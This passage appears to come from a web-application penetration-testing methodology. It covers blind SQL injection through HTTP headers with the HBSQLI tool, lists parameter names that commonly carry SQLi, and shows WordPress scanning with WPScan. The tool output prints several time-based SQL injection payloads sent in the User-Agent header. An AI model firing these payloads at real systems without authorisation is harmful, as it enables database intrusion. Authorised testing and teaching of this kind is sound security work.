
<https://infosecwriteups.com/how-i-got-owned-a-multi-billion-dollar-retailers-mysql-databases-using-simple-sql-injection-30f8b0dfd9ce>

SQL (AUTOMATION **BLIND**)

Beyond using SQL map and common tamper scripts there hasn't been a lot of adverts to testing for SQL injection for a long time.

Recently a tool called HBSQLI was released to perform blind SQL injection in headers.

It handles time based responses much better than sqlmap in most cases



```
sapt@sapt: ~/Desktop/My-Docs/HBSQLI
File Actions Edit View Help

Testing for URL: https://target.com
Testing for Header: 'User-Agent: (select(0)from(select(sleep(30)))v)/*\'+(select(0)from(select(sleep(30)))v)+'\"'+(select(0)from(select(sleep(30)))v)+'*/'
Status code: 301
Response Time: 0.077254
Status: Not Vulnerable

Testing for URL: https://target.com
Testing for Header: 'User-Agent: 1;SELECT IF((8303>8302),SLEEP(30),2356)#'
Status code: 301
Response Time: 0.09215
Status: Not Vulnerable

Testing for URL: https://target.com
Testing for Header: 'User-Agent: sleep(30)#'
Status code: 301
Response Time: 0.085853
Status: Not Vulnerable

Testing for URL: https://target.com
Testing for Header: 'User-Agent: (select * from (select(sleep(30)))a)'
Status code: 301
Response Time: 0.273644
Status: Not Vulnerable

Testing for URL: https://target.com
Testing for Header: 'User-Agent: 1 or sleep(30)#'
Status code: 301
Response Time: 0.121653
Status: Not Vulnerable


Testing for URL: https://target.com
Testing for Header: 'User-Agent: " or sleep(30)#'
Status code: 301
Response Time: 0.05787
Status: Not Vulnerable

Testing for URL: https://target.com
Testing for Header: 'User-Agent: ' or sleep(30)#'
```

SQLi (PARAMS)

From the HUNT data project I did years ago, these parameters or resource names are the most likely to be subject to simple SQLi.

id
select
report
role
update
query
user
name
sort
where
search
params
process
row
view
table
from
sel
results
sleep
fetch
order
keyword
column
field
delete
string
number
filter



COTS & FRAMEWORK SCANNING

COTS (WORDPRESS)

There are some instances where you end up testing a full-featured application like a CMS or CRM.

The most common of these is WordPress.

WPscan still remains the best tool to scan WordPress sites because of its impressive ability to keep up it's vulnerability database related to WordPress plugins.

The biggest problem is that the product has gone paid and you only get 25 scans per week.

I'm still looking for a viable alternative.

```
(root@kali)-[~]
└─# wpscan --help

  WPScan®

WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

Usage: wpscan [options]
  --url URL                               The URL of the blog to scan
                                           Allowed Protocols: http, https
                                           Default Protocol if none provided: http
                                           This option is mandatory unless update or help or hh or version is/are supplied
  -h, --help                               Display the simple help and exit
  --hh                                     Display the full help and exit
  --version                               Display the version and exit
  -v, --verbose                             Verbose mode
  --[no-]banner                             Whether or not to display the banner
                                           Default: true
  -o, --output FILE                         Output to FILE
  -f, --format FORMAT                       Output results in the format supplied
                                           Available choices: cli-no-colour, cli-no-color, cli, json
                                           Default: mixed
                                           Available choices: mixed, passive, aggressive
  --detection-mode MODE                     Available choices: mixed, passive, aggressive
  --user-agent, --ua VALUE                  Use a random user-agent for each scan
  --random-user-agent, --rua
  --http-auth login:password
```